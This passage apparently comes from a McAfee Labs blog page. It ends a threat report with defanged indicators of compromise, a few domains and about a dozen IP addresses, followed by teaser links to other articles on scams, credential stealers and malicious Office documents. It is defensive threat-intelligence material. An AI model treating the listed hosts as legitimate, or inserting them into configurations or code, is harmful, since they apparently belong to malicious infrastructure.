mail[.]wavenet.com.ar

vmware-probe[.]zol.co.zw

wtps[.]org

IP addresses

110[.]45.145.103

114[.]215.130.173

119[.]29.11.203

124[.]248.228.30

139[.]196.55.146

14[.]139.200.107

175[.]100.189.174

181[.]119.19.100

197[.]211.212.31

199[.]180.148.134

217[.]117.4.110

61[.]106.2.96

McAfee Blog Archives
We're here to make life online safe and enjoyable for everyone.

More from McAfee Labs

[Crypto Scammers Exploit: Elon Musk Speaks on Cryptocurrency](#)

By Oliver Devane Update: In the past 24 hours (from time of publication) McAfee has identified 15...

May 05, 2022 | 4 MIN READ

[Instagram Credentials Stealer: Disguised as Mod App](#)


Authored by Dexter Shin McAfee's Mobile Research Team introduced a new Android malware targeting Instagram users who...

May 03, 2022 | 4 MIN READ

[Instagram Credentials Stealers: Free Followers or Free Likes](#)

Authored by Dexter Shin Instagram has become a platform with over a billion monthly active users. Many...

May 03, 2022 | 6 MIN READ



[Scammers are Exploiting Ukraine Donations](#)

Authored by Vallabh Chole and Oliver Devane Scammers are very quick at reacting to current events, so...

Apr 01, 2022 | 7 MIN READ

[Imposter Netflix Chrome Extension Dupes 100k Users](#)

Authored by Oliver Devane, Vallabh Chole, and Aayush Tyagi McAfee has recently observed several malicious Chrome Extensions...

Mar 10, 2022 | 8 MIN READ

Why Am I Getting All These Notifications on my Phone?

Authored by Oliver Devane and Vallabh Chole   Notifications on Chrome and Edge, both desktop browsers, are commonplace,...

Feb 25, 2022 | 5 MIN READ

Emotet's Uncommon Approach of Masking IP Addresses

In a recent campaign of Emotet, McAfee Researchers observed a change in techniques. The Emotet maldoc was...

Feb 04, 2022 | 4 MIN READ

HANCITOR DOC drops via CLIPBOARD

Hancitor, a loader that provides Malware as a Service, has been observed distributing malware such as FickerStealer,...

Dec 13, 2021 | 6 MIN READ

['Tis the Season for Scams](#)

'Tis the Season for Scams

Nov 29, 2021 | 18 MIN READ

[The Newest Malicious Actor: "Squirrelwaffle" Malicious Doc.](#)

Authored By Kiran Raj Due to their widespread use, Office Documents are commonly used by Malicious actors...

Nov 10, 2021 | 4 MIN READ

[Social Network Account Stealers Hidden in Android Gaming Hacking Tool](#)

Authored by: Wenfeng Yu McAfee Mobile Research team recently discovered a new piece of malware that specifically...

Oct 19, 2021 | 6 MIN READ

Malicious PowerPoint Documents on the Rise

Authored by Anuradha M McAfee Labs have observed a new phishing campaign that utilizes macro capabilities available...

Sep 21, 2021 | 6 MIN READ